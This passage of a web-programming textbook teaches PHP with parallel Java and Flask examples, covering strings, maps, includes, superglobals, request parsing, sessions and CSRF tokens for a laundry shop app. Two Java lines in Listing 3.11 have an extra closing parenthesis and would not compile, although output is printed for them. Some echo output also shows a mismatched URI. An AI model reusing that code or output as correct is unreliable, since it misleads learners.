        int units = 4;
        double kilos = 3.5;
        boolean paid = false;
        var items = List.of("wash", "iron");   // var: the compiler works out List<String>
        System.out.println(name + " " + units + " " + kilos + " " + paid + " " + items);
```

Listing 3.11 (Continued) *LanguageTour.java: types, conversion, equality, strings, maps and functions in Java.*

```
        // --- "10" + 5: with a String on one side, + joins; Java never guesses a number
        System.out.println("\"10\" + 5            = " + ("10" + 5));
        System.out.println("parseInt(\"10\") + 5 = " + (Integer.parseInt("10") + 5));

        // --- Equality: == on objects asks "the same object?" ------------------------
        String a = "Laundry";
        String b = new String("Laundry");
        System.out.println("a == b      -> " + (a == b));
        System.out.println("a.equals(b) -> " + a.equals(b));

        // --- Arithmetic: int / int is whole-number division --------------------------
        System.out.println("17 / 5 = " + (17 / 5) + ", 17 % 5 = " + (17 % 5) + ", 17.0 / 5
= " + (17.0 / 5));

        // --- Strings ------------------------------------------------------------------
        String s = "Profitina Laundry, Surabaya";
        System.out.println("length   = " + s.length());
        System.out.println("indexOf  = " + s.indexOf("Laundry") + ", missing -> " +
s.indexOf("Jakarta"));
        System.out.println("contains = " + s.contains("Surabaya"));
        System.out.println("upper    = " + s.substring(0, 9).toUpperCase());
        System.out.println("split    = " + Arrays.toString(s.split(", "))));
        System.out.println("join     = " + String.join(" / ", s.split(", "))));
        System.out.println("format   = Rp " + String.format(Locale.ROOT, "%,d",
24500).replace(',', '.'));

        // --- Maps: PHP's associative array ------------------------------------------
        Map<String, Integer> grade = new LinkedHashMap<>();       // keeps insertion order,
like PHP
        grade.put("Yarik", 80);
        grade.put("Naya", 90);
        grade.put("Masha", 75);
        grade.put("Ivan", 85);
        System.out.println("grade    = " + grade);
        System.out.println("by value = " + grade.entrySet().stream()
                .sorted(Map.Entry.comparingByValue())
                .map(e -> e.getKey() + "=" + e.getValue())
                .collect(Collectors.joining(", ", "{", "}")));    // asort(): keys kept
        System.out.println("by key   = " + new TreeMap<>(grade)); // ksort()
```

Listing 3.11 (Continued) *LanguageTour.java: types, conversion, equality, strings, maps and functions in Java.*

```
        // --- Functions ----------------------------------------------------------------
        System.out.println("cost(4)               = " + laundryCost(4));
        System.out.println("cost(4, 12000)        = " + laundryCost(4, 12000));
        System.out.println("cost(4, 8000, 10000)  = " + laundryCost(4, 8000, 10000));
        int bill = 32000;
        addTip(bill);
        System.out.println("after addTip(bill)    = " + bill);
        List<String> basket = new ArrayList<>(List.of("S0001"));
        addItem(basket);
        System.out.println("after addItem(basket) = " + basket);
    }
}
```

```
Sri 4 3.5 false [wash, iron]
"10" + 5            = 105
parseInt("10") + 5 = 15
a == b      -> false
a.equals(b) -> true
17 / 5 = 3, 17 % 5 = 2, 17.0 / 5 = 3.4
length   = 27
indexOf  = 10, missing -> -1
contains = true
upper    = PROFITINA
split    = [Profitina Laundry, Surabaya]
join     = Profitina Laundry / Surabaya
format   = Rp 24.500
grade    = {Yarik=80, Naya=90, Masha=75, Ivan=85}
by value = {Masha=75, Yarik=80, Ivan=85, Naya=90}
by key   = {Ivan=85, Masha=75, Naya=90, Yarik=80}
cost(4)               = 32000
cost(4, 12000)        = 48000
cost(4, 8000, 10000)  = 42000
after addTip(bill)    = 32000
after addItem(basket) = [S0001, S0003]
```

Listing 3.12 is the Python side, run with `python language_tour.py`.

Listing 3.12 `language_tour.py`: the same ideas in Python.

```python
"""language_tour.py — the PHP ideas of Sections 3.5 to 3.14, said in Python."""
import html


def laundry_cost(units, unit_price=8000, delivery=0):   # default values, like PHP
    return units * unit_price + delivery


def add_tip(total):
    total = total + 2000               # binds the local name to a new number only


def add_item(basket):
    basket.append("S0003")             # changes the very list the caller holds


# --- Types belong to values, not to names ------------------------------------
values = {"name": "Sri", "units": 4, "kilos": 3.5, "paid": False,
          "items": ["wash", "iron"], "note": None}
for label, v in values.items():
    print(f"{label:6}-> {type(v).__name__}")

# --- "10" + 5: Python refuses to guess ----------------------------------------
try:
    print("10" + 5)
except TypeError as e:
    print('"10" + 5      -> TypeError:', e)
print('int("10") + 5 ->', int("10") + 5)
print('"10" == 10    ->', "10" == 10)
print('bool("0")     ->', bool("0"), '| bool("") ->', bool(""), '| bool([]) ->', bool([]))

# --- Arithmetic ---------------------------------------------------------------
print("17 / 5 =", 17 / 5, "| 17 // 5 =", 17 // 5, "| 17 % 5 =", 17 % 5, "| 4 ** 2 =", 4 **
2)

# --- Strings ------------------------------------------------------------------------
s = "Profitina Laundry, Surabaya"
print("len      =", len(s))
print("find     =", s.find("Laundry"), "| missing ->", s.find("Jakarta"))
print("in       =", "Surabaya" in s)
print("upper    =", s[:9].upper())
print("split    =", s.split(", "))
print("join     =", " / ".join(s.split(", ")))
print("format   = Rp", f"{24500:,}".replace(",", "."))
print("escape   =", html.escape('<script>alert("xss")</script>'))
```

Listing 3.12 (Continued) *language_tour.py: the same ideas in Python.*

```python
# --- Dicts: PHP's associative array -------------------------------------------
grade = {"Yarik": 80, "Naya": 90, "Masha": 75, "Ivan": 85}   # keeps insertion order
print("grade    =", grade)
print("by value =", dict(sorted(grade.items(), key=lambda kv: kv[1])))   # asort()
print("by key   =", dict(sorted(grade.items())))                          # ksort()

# --- Functions ----------------------------------------------------------------
print("cost(4)                 =", laundry_cost(4))
print("cost(4, 12000)          =", laundry_cost(4, 12000))
print("cost(4, delivery=10000) =", laundry_cost(4, delivery=10000))
bill = 32000
add_tip(bill)
print("after add_tip(bill)     =", bill)
basket = ["S0001"]
add_item(basket)
print("after add_item(basket)  =", basket)
```

```
name  -> str
units -> int
kilos -> float
paid  -> bool
items -> list
note  -> NoneType
"10" + 5      -> TypeError: can only concatenate str (not "int") to str
int("10") + 5 -> 15
"10" == 10    -> False
bool("0")     -> True | bool("") -> False | bool([]) -> False
17 / 5 = 3.4 | 17 // 5 = 3 | 17 % 5 = 2 | 4 ** 2 = 16
len      = 27
find     = 10 | missing -> -1
in       = True
upper    = PROFITINA
split    = ['Profitina Laundry', 'Surabaya']
join     = Profitina Laundry / Surabaya
format   = Rp 24.500
escape   = &lt;script&gt;alert(&quot;xss&quot;)&lt;/script&gt;
grade    = {'Yarik': 80, 'Naya': 90, 'Masha': 75, 'Ivan': 85}
by value = {'Masha': 75, 'Yarik': 80, 'Ivan': 85, 'Naya': 90}
by key   = {'Ivan': 85, 'Masha': 75, 'Naya': 90, 'Yarik': 80}
cost(4)                 = 32000
cost(4, 12000)          = 48000
cost(4, delivery=10000) = 42000
after add_tip(bill)     = 32000
after add_item(basket)  = ['S0001', 'S0003']
```

Read them against PHP's. Java joined `"10" + 5` into `105`, Python refused, and only PHP guessed a number. Java's `a == b` was `false` for equal strings, because `==` on objects asks "the same object?"; compare text with `equals()`. Both maps kept insertion order and both sorted by value keeping the keys, which is `asort()`. Neither `addTip()` could change the caller's 32000, yet both `addItem()`s changed the caller's list, because they received a copy of a **reference** to it. PHP makes that distinction with `&`; Java and Python make it by the kind of value.

3.16 Splitting a Program Across Files

One file is fine for a lesson. A real application is many files, and PHP joins them with four statements (**Table 3.11**). `include 'file.php';` runs another file at that point, as if its text were pasted in; `require` does the same but stops the program if the file is missing; the `_once` forms do nothing if the file was already loaded in this request.

Table 3.11 The four including statements. Use `require_once` for anything your program cannot run without, which is nearly everything.

Statement	If the file is missing	If already loaded
`include`	warning, execution continues	loads it again
`require`	fatal error, execution stops	loads it again
`include_once`	warning, execution continues	does nothing
`require_once`	fatal error, execution stops	does nothing

If the program cannot work without the file, use `require_once`: without `_once`, a file needed by two others is loaded twice and PHP stops with "Cannot redeclare function". Always build the path from `__DIR__`, the folder of the running file, as in `require_once __DIR__ . '/lib/services.php';`; otherwise PHP resolves it against the *working* folder, and the same line works from one page and fails from another.

The Laundry pages share two such files. **Listing 3.13** holds the price list and the outlets: the same twelve services and three outlets as the `Service` and `Outlet` tables of the finished application in `ProfitinaLaundry/App/database`, so the prices you calculate here are the prices the real shop charges. Chapter 5 reads them from that database instead.

Listing 3.13 `lib/services.php`: constants only, and not one `echo`. An included file declares things; it does not print.

```
<?php
// lib/services.php — the price list and the outlets of Profitina Laundry.
// The same twelve services and three outlets as the finished application
// (ProfitinaLaundry/App/database); Chapter 5 reads them from the database.
// A file that is included declares things and prints nothing.

date_default_timezone_set('Asia/Jakarta');     // Surabaya keeps Western Indonesian Time

const SHOP_NAME = 'Profitina Laundry';

const SERVICES = [
    'S0001' => ['description' => 'Wash, dry & fold (per kg)',              'price' =>
8000],
    'S0002' => ['description' => 'Express wash & fold, 1 day (per kg)',    'price' =>
12000],
    'S0003' => ['description' => 'Ironing only (per kg)',                  'price' =>
6000],
    'S0004' => ['description' => 'Dry cleaning - shirt/blouse (per item)', 'price' =>
20000],
    'S0005' => ['description' => 'Dry cleaning - suit 2 pieces (per item)', 'price' =>
65000],
    'S0006' => ['description' => 'Dry cleaning - dress/kebaya (per item)', 'price' =>
45000],
    'S0007' => ['description' => 'Dry cleaning - jacket (per item)',       'price' =>
40000],
    'S0008' => ['description' => 'Bed cover, any size (per item)',         'price' =>
35000],
    'S0009' => ['description' => 'Blanket (per item)',                     'price' =>
25000],
    'S0010' => ['description' => 'Curtain (per kg)',                       'price' =>
15000],
    'S0011' => ['description' => 'Shoes deep clean (per pair)',            'price' =>
45000],
    'S0012' => ['description' => 'Helmet cleaning (per item)',             'price' =>
30000],
];

const OUTLETS = [
    'O01' => 'Profitina Laundry Rungkut',
    'O02' => 'Profitina Laundry Keputih',
    'O03' => 'Profitina Laundry Wiyung',
];
```

Listing 3.14 is the one place that knows how a price is worked out. The rule is the finished application's rule BR-1, **price = unit price × units**, where the units are whole kilograms, items or pairs; at the counter a 3.2 kg bag is weighed as 4 kg.

Listing 3.14 `lib/money.php`: formatting rupiah, the price rule, and the name of the unit.

```php
<?php
// lib/money.php — the one place that knows how a price is worked out.

/** 32000 -> "Rp 32.000": Indonesian digit grouping, no decimals. */
function rupiah(int $amount): string {
    return 'Rp ' . number_format($amount, 0, ',', '.');
}

/** Rule BR-1 of the finished application: price = unit price x units. */
function price(int $unitPrice, int $units): int {
    return $unitPrice * $units;
}

/** "kg", "item(s)", "pair(s)", read from the "(per ...)" in a description. */
function unitName(string $description, int $units): string {
    if (!preg_match('/per\s+([a-z]+)/i', $description, $m)) {
        return $units === 1 ? 'unit' : 'units';
    }
    $u = strtolower($m[1]);
    if ($u === 'kg') {
        return 'kg';                          // kilograms have no plural "s"
    }
    return $units === 1 ? $u : $u . 's';
}
```

Work one price by hand, because all three tracks must agree with it to the rupiah: three two-piece suits (S0005) cost $3 \times 65{,}000 = 195{,}000$, printed as `Rp 195.000`. **Listing 3.15** pulls both files in and prints the price list.

Listing 3.15 `08_include.php`: using the two shared files. The second `require_once` near the end proves that the `_once` part works.

```php
<?php
// 08_include.php — pulling shared code in with require_once.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/money.php';

echo SHOP_NAME, " price list", PHP_EOL;
foreach (SERVICES as $id => $s) {
    printf("  %s  %-40s %10s%s", $id, $s['description'], rupiah($s['price']), PHP_EOL);
}

echo PHP_EOL, "Four kilograms of wash, dry & fold:", PHP_EOL;
$units = 4;
$s = SERVICES['S0001'];
echo "  ", $units, " ", unitName($s['description'], $units), " x ", rupiah($s['price']),
     " = ", rupiah(price($s['price'], $units)), PHP_EOL;

// require_once really is once: the second call loads nothing and fails nothing.
require_once __DIR__ . '/lib/money.php';
echo PHP_EOL, "Loaded files:", PHP_EOL;
foreach (get_included_files() as $f) {
    echo "  ", basename($f), PHP_EOL;
}
```

```
Profitina Laundry price list
  S0001  Wash, dry & fold (per kg)                  Rp 8.000
  S0002  Express wash & fold, 1 day (per kg)       Rp 12.000
  S0003  Ironing only (per kg)                      Rp 6.000
  S0004  Dry cleaning - shirt/blouse (per item)    Rp 20.000
  S0005  Dry cleaning - suit 2 pieces (per item)   Rp 65.000
  S0006  Dry cleaning - dress/kebaya (per item)    Rp 45.000
  S0007  Dry cleaning - jacket (per item)          Rp 40.000
  S0008  Bed cover, any size (per item)            Rp 35.000
  S0009  Blanket (per item)                        Rp 25.000
  S0010  Curtain (per kg)                          Rp 15.000
  S0011  Shoes deep clean (per pair)               Rp 45.000
  S0012  Helmet cleaning (per item)                Rp 30.000

Four kilograms of wash, dry & fold:
  4 kg x Rp 8.000 = Rp 32.000

Loaded files:
  08_include.php
  services.php
  money.php
```

`money.php` is loaded once although named twice. In Java one class uses another simply by naming it, `Shop.rupiah(8000)`, and `javac *.java` compiles the folder together (**Listing 3.23**). Python writes `import shop` and then `shop.rupiah(8000)`; a second `import` does nothing, which is `require_once` built into the language.

3.17 The Superglobals: Reading the Request Three Ways

3.17.1 What they are

So far PHP has been a calculator. This section connects it to the visitor. Before your first line runs, the interpreter unpacks the HTTP request and lays its parts out in a handful of arrays called **superglobals**, visible everywhere, including inside functions. **Figure 3.29** follows one request into them, and into the Java and Flask equivalents.

> **DEFINITION.** A **superglobal** is a predefined associative array, filled by PHP before your code runs, that holds one part of the incoming request. It is the channel through which the outside world reaches your program.




Figure 3.29 One HTTP request, read three ways. The request line fills `$_GET` and `$_SERVER`, the `Cookie` header fills `$_COOKIE`, and the body fills `$_POST`; Java and Flask expose the same parts under other names.

Table 3.12 lists them all, with the section where each is used.

Table 3.12 The superglobals and where each is used in this chapter.

Superglobal	Holds
`$_GET`	values from the URL's query string
`$_POST`	values from the body of a POST request
`$_COOKIE`	cookies the browser sent back (Section 3.20)
`$_SESSION`	data kept for this visitor between requests (Section 3.20)
`$_FILES`	uploaded files (Section 3.22)
`$_SERVER`	facts about the request and the server
`$_REQUEST`	`$_GET` and `$_POST` merged (the `request_order` setting decides)
`$_ENV` / `$GLOBALS`	environment variables / every global variable

WARNING. Avoid `$_REQUEST`. It merges sources without saying which a value came from, so a page that reads `$_REQUEST['id']` accepts it from the URL even when you meant the form, and an attacker can supply it just by sending someone a link. Say which you mean.

3.17.2 Seeing them for yourself

Listing 3.16 prints what arrived, as plain text.

Listing 3.16 `09_superglobals.php`: the superglobals, printed.

```php
<?php
// 09_superglobals.php — what the browser actually sent us, as plain text.
// Visit  http://127.0.0.1:8080/09_superglobals.php?name=Sri&units=3
header('Content-Type: text/plain; charset=utf-8');

echo "=== \$_SERVER (a few useful keys) ===\n";
foreach (['REQUEST_METHOD', 'REQUEST_URI', 'QUERY_STRING', 'SERVER_PROTOCOL',
          'HTTP_USER_AGENT', 'REMOTE_ADDR', 'SCRIPT_NAME'] as $k) {
    printf("%-16s %s\n", $k, $_SERVER[$k] ?? '(not set)');
}

echo "\n=== \$_GET ===\n";
print_r($_GET);

echo "\n=== \$_POST ===\n";
print_r($_POST);

echo "\n=== \$_COOKIE ===\n";
print_r($_COOKIE);

echo "\n=== \$_REQUEST (GET and POST together) ===\n";
print_r($_REQUEST);
```

A real GET with a query string:

```
curl -s -A 'curl-demo/1.0' "http://127.0.0.1:8080/09_superglobals.php?name=Sri&units=3"
```

```
=== $_SERVER (a few useful keys) ===
REQUEST_METHOD   GET
REQUEST_URI      /09_superglobals.php?name=Sri&units=3
QUERY_STRING     name=Sri&units=3
SERVER_PROTOCOL  HTTP/1.1
HTTP_USER_AGENT  curl-demo/1.0
REMOTE_ADDR      127.0.0.1
SCRIPT_NAME      /09_superglobals.php

=== $_GET ===
Array
(
    [name] => Sri
    [units] => 3
)

=== $_POST ===
Array
(
)

=== $_COOKIE ===
Array
(
)

=== $_REQUEST (GET and POST together) ===
Array
(
    [name] => Sri
    [units] => 3
)
```

Read the URL and `$_GET` side by side. A `?` starts the query string, `&` separates the pairs, and each pair is `key=value`. So `$_GET['name']` is `"Sri"` and `$_GET['units']` is the **string** `"3"`, not the number 3. Everything a browser sends arrives as a string, always. That fact is the root of half of Section 3.19.

Now a POST with three fields in the body, one value still in the URL, and a cookie:

```
curl -s -A 'curl-demo/1.0' -b 'last_service=S0005' \
     --data 'service=S0005&units=3&name=Sri+Wahyuni' \
     "http://127.0.0.1:8080/09_superglobals.php?src=url"
```

```
=== $_SERVER (a few useful keys) ===
REQUEST_METHOD   POST
REQUEST_URI      /09_superglobals.php?src=url
QUERY_STRING     src=url
SERVER_PROTOCOL  HTTP/1.1
HTTP_USER_AGENT  curl-demo/1.0
REMOTE_ADDR      127.0.0.1
SCRIPT_NAME      /09_superglobals.php

=== $_GET ===
Array
(
    [src] => url
)

=== $_POST ===
Array
(
    [service] => S0005
    [units] => 3
    [name] => Sri Wahyuni
)

=== $_COOKIE ===
Array
(
    [last_service] => S0005
)

=== $_REQUEST (GET and POST together) ===
Array
(
    [src] => url
    [service] => S0005
    [units] => 3
    [name] => Sri Wahyuni
)
```

The query string still fills `$_GET`, the body fills `$_POST`, the cookie fills `$_COOKIE`, and `$_REQUEST` mixes GET and POST, which is exactly why it is ambiguous. In the body, `Sri+Wahyuni` became `Sri Wahyuni`: a form encodes a space as `+` and other unsafe characters as `%` and two hex digits, and PHP undoes all of it before your code runs.

3.17.3 The same request in Java and Flask

The JDK's server gives you the raw request and nothing more. The query string, the body and the `Cookie` header must be parsed by your own code, so the Java track writes those parsers once, in **Listing 3.17**, together with the escaping, cookie, redirect and session helpers that later sections use. Read it now for `parse`, `query`, `form`, `cookies` and `h`; the session part is explained in Section 3.20.

Listing 3.17 `Web.java`: what PHP hands you for free, written out once. Every page of the Java track uses it.

```
import com.sun.net.httpserver.HttpExchange;
import java.io.IOException;
import java.io.OutputStream;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.util.HexFormat;
import java.util.LinkedHashMap;
import java.util.Map;
import java.util.concurrent.ConcurrentHashMap;

/** Web.java — what PHP hands you for free, written out once: the request's fields,
 *  escaping, cookies, redirects and sessions. Every page of the Java track uses it. */
final class Web {
    private Web() {}

    /** "service=S0001&units=4" -> {service=S0001, units=4}. The first of a repeated name
wins. */
    static Map<String, String> parse(String s) {
        Map<String, String> m = new LinkedHashMap<>();
        if (s == null || s.isEmpty()) {
            return m;
        }
        for (String pair : s.split("&")) {
            int eq = pair.indexOf('=');
            String k = URLDecoder.decode(eq < 0 ? pair : pair.substring(0, eq),
StandardCharsets.UTF_8);
            String v = eq < 0 ? "" : URLDecoder.decode(pair.substring(eq + 1),
StandardCharsets.UTF_8);
            m.putIfAbsent(k, v);
        }
        return m;
    }

    /** The query string: PHP's $_GET. */
    static Map<String, String> query(HttpExchange ex) {
        return parse(ex.getRequestURI().getRawQuery());
    }

    /** The body of a POSTed form: PHP's $_POST. The body can be read only once. */
    static Map<String, String> form(HttpExchange ex) throws IOException {
        if (!"POST".equals(ex.getRequestMethod())) {
            return new LinkedHashMap<>();
        }
        byte[] body = ex.getRequestBody().readNBytes(64 * 1024);   // never read more than
64 KB
        return parse(new String(body, StandardCharsets.UTF_8));
    }
```

Listing 3.17 (Continued) *Web.java: what PHP hands you for free, written out once. Every page of the Java track uses it.*

```
    /** The Cookie header: PHP's $_COOKIE. */
    static Map<String, String> cookies(HttpExchange ex) {
        Map<String, String> m = new LinkedHashMap<>();
        String header = ex.getRequestHeaders().getFirst("Cookie");
        if (header != null) {
            for (String part : header.split(";")) {
                int eq = part.indexOf('=');
                if (eq > 0) {
                    m.putIfAbsent(part.substring(0, eq).trim(), part.substring(eq +
1).trim());
                }
            }
        }
        return m;
    }

    /** One field, trimmed, "" if absent: field() of lib/validate.php. */
    static String field(Map<String, String> m, String key) {
        String v = m.get(key);
        return v == null ? "" : v.strip();
    }

    /** htmlspecialchars(..., ENT_QUOTES), written out. Use it on EVERY value you print. */
    static String h(String s) {
        if (s == null) {
            return "";
        }
        StringBuilder b = new StringBuilder(s.length() + 16);
        for (char c : s.toCharArray()) {
            switch (c) {
                case '&' -> b.append("&amp;");
                case '<' -> b.append("&lt;");
                case '>' -> b.append("&gt;");
                case '"' -> b.append("&quot;");
                case '\'' -> b.append("&#039;");
                default -> b.append(c);
            }
        }
        return b.toString();
    }

    /** setcookie(): one Set-Cookie header. */
    static void setCookie(HttpExchange ex, String name, String value, int maxAgeSeconds) {
        ex.getResponseHeaders().add("Set-Cookie",
                name + "=" + value + "; Max-Age=" + maxAgeSeconds + "; Path=/; HttpOnly;
SameSite=Lax");
    }
```

Listing 3.17 (Continued) *Web.java: what PHP hands you for free, written out once. Every page of the Java track uses it.*

```
    static void send(HttpExchange ex, int status, String contentType, String text) throws
IOException {
        byte[] body = text.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", contentType);
        ex.sendResponseHeaders(status, body.length);
        try (OutputStream out = ex.getResponseBody()) {
            out.write(body);
        }
    }

    static void html(HttpExchange ex, String page) throws IOException {
        send(ex, 200, "text/html; charset=utf-8", page);
    }

    /** 303 See Other: "now GET this address" (post/redirect/get). */
    static void redirect(HttpExchange ex, String location) throws IOException {
        ex.getResponseHeaders().set("Location", location);
        ex.sendResponseHeaders(303, -1);
        ex.close();
    }

    // ---- Sessions: what session_start() does for PHP ------------------------------
    private static final Map<String, Map<String, String>> SESSIONS = new
ConcurrentHashMap<>();
    private static final SecureRandom RANDOM = new SecureRandom();

    static String randomHex(int bytes) {
        byte[] b = new byte[bytes];
        RANDOM.nextBytes(b);
        return HexFormat.of().formatHex(b);
    }

    private static void sessionCookie(HttpExchange ex, String id) {
        ex.getResponseHeaders().add("Set-Cookie", "SID=" + id + "; Path=/; HttpOnly;
SameSite=Lax");
    }

    /** This visitor's session data; a new session (and cookie) if there is none yet. */
    static Map<String, String> session(HttpExchange ex) {
        String id = cookies(ex).get("SID");
        Map<String, String> data = id == null ? null : SESSIONS.get(id);   // unknown ids
are refused
        if (data == null) {
            id = randomHex(16);
            data = new ConcurrentHashMap<>();
            SESSIONS.put(id, data);
            sessionCookie(ex, id);
        }
        ex.setAttribute("sid", id);
        return data;
```

Listing 3.17 (Continued) *Web.java: what PHP hands you for free, written out once. Every page of the Java track uses it.*

```
    }

    /** session_regenerate_id(true): the same data under a new id; the old id is forgotten.
*/
    static void newSessionId(HttpExchange ex) {
        Map<String, String> data = SESSIONS.remove((String) ex.getAttribute("sid"));
        String id = randomHex(16);
        SESSIONS.put(id, data);
        sessionCookie(ex, id);
    }

    /** session_destroy(): forget the data here, and tell the browser to drop the cookie.
*/
    static void endSession(HttpExchange ex) {
        SESSIONS.remove((String) ex.getAttribute("sid"));
        ex.getResponseHeaders().add("Set-Cookie", "SID=; Max-Age=0; Path=/");
    }

    /** This session's form token (CSRF token), made on first use. */
    static String csrfToken(Map<String, String> session) {
        return session.computeIfAbsent("csrf", k -> randomHex(16));
    }

    /** True if the form sent back this session's token. An empty token never matches. */
    static boolean csrfOk(Map<String, String> session, Map<String, String> form) {
        String token = session.getOrDefault("csrf", "");
        return !token.isEmpty() && MessageDigest.isEqual(
                token.getBytes(StandardCharsets.UTF_8), field(form,
"csrf").getBytes(StandardCharsets.UTF_8));
    }
}
```

Listing 3.18 uses it to print the same request.

Listing 3.18 `RequestEcho.java`: `09_superglobals.php` in Java.

```
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;

/** RequestEcho.java — what the browser actually sent, as plain text: 09_superglobals.php
in Java. */
public class RequestEcho {
    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8090), 0);
        server.createContext("/", ex -> {
            StringBuilder out = new StringBuilder();
            out.append("=== the request ===\n");
            out.append(String.format("%-16s %s%n", "method", ex.getRequestMethod()));
            out.append(String.format("%-16s %s%n", "uri", ex.getRequestURI()));
            out.append(String.format("%-16s %s%n", "query",
ex.getRequestURI().getRawQuery()));
            out.append(String.format("%-16s %s%n", "protocol", ex.getProtocol()));
            out.append(String.format("%-16s %s%n", "User-Agent",
ex.getRequestHeaders().getFirst("User-Agent")));
            out.append(String.format("%-16s %s%n", "remote address",
ex.getRemoteAddress().getAddress().getHostAddress()));
            out.append("\n=== query (PHP: $_GET)
===\n").append(Web.query(ex)).append('\n');
            out.append("\n=== form (PHP: $_POST) ===\n").append(Web.form(ex)).append('\n');
            out.append("\n=== cookies (PHP: $_COOKIE)
===\n").append(Web.cookies(ex)).append('\n');
            Web.send(ex, 200, "text/plain; charset=utf-8", out.toString());
        });
        server.start();
        System.out.println("Listening on http://127.0.0.1:8090/  (Ctrl+C stops it)");
    }
}
```

Listing 3.19 is the Flask version; `request.args`, `request.form` and `request.cookies` are already parsed.

Listing 3.19 `request_echo.py`: `09_superglobals.php` in Flask.

```
"""request_echo.py — what the browser actually sent, as plain text: 09_superglobals.php in
Flask."""
from flask import Flask, request

app = Flask(__name__)


@app.route("/", defaults={"path": ""}, methods=["GET", "POST"])
@app.route("/<path:path>", methods=["GET", "POST"])
def echo(path):
    lines = ["=== the request ==="]
    lines.append(f"{'method':16} {request.method}")
    lines.append(f"{'uri':16} {request.full_path.rstrip('?')}")
    lines.append(f"{'query':16} {request.query_string.decode()}")
    lines.append(f"{'protocol':16} {request.environ.get('SERVER_PROTOCOL')}")
    lines.append(f"{'User-Agent':16} {request.headers.get('User-Agent')}")
    lines.append(f"{'remote address':16} {request.remote_addr}")
    lines.append("\n=== request.args (PHP: $_GET) ===")
    lines.append(str(request.args.to_dict()))
    lines.append("\n=== request.form (PHP: $_POST) ===")
    lines.append(str(request.form.to_dict()))
    lines.append("\n=== request.cookies (PHP: $_COOKIE) ===")
    lines.append(str(request.cookies.to_dict()))
    return "\n".join(lines) + "\n", 200, {"Content-Type": "text/plain; charset=utf-8"}


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000)
```

Given the same POST, Java printed the first block and Flask the second:

```
=== the request ===
method           POST
uri              /contact?src=url
query            src=url
protocol         HTTP/1.1
User-Agent       curl-demo/1.0
remote address   127.0.0.1

=== query (PHP: $_GET) ===
{src=url}

=== form (PHP: $_POST) ===
{service=S0005, units=3, name=Sri Wahyuni}

=== cookies (PHP: $_COOKIE) ===
{last_service=S0005}
=== the request ===
method           POST
uri              /contact?src=url
query            src=url
protocol         HTTP/1.1
User-Agent       curl-demo/1.0
remote address   127.0.0.1

=== request.args (PHP: $_GET) ===
{'src': 'url'}

=== request.form (PHP: $_POST) ===
{'service': 'S0005', 'units': '3', 'name': 'Sri Wahyuni'}

=== request.cookies (PHP: $_COOKIE) ===
{'last_service': 'S0005'}
```

Three programs, one request, the same four facts: the method, the query, the form and the cookie.

3.17.4 The method, and GET or POST

`$_SERVER` describes the request rather than its data. `REQUEST_METHOD` is `"GET"` or `"POST"`, and it shapes every form page in this chapter, because one file serves both the empty form and the submitted one:

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // the visitor submitted the form: check it and act
} else {
    // first visit: draw the empty form
}
```

Java asks `ex.getRequestMethod()` and Flask `request.method`. Every `HTTP_*` key of `$_SERVER` is a header the client chose to send, and can say anything.

Both methods carry data from browser to server. **Table 3.13** lays out the difference.

Table 3.13 GET against POST. The deciding question is not "is it secret" but "does sending it twice do something twice".

	GET	POST
Data travels in	the URL	the request body
Visible in the address bar, history, server logs	yes	no
Can be bookmarked or shared	yes	no
Size	limited in practice to a few thousand characters	effectively unlimited
Can send files	no	yes, with `enctype="multipart/form-data"`
Safe to repeat	should be	should not be
Use it for	searches, filters, page numbers, calculations	creating, changing, deleting, logging in, logging out

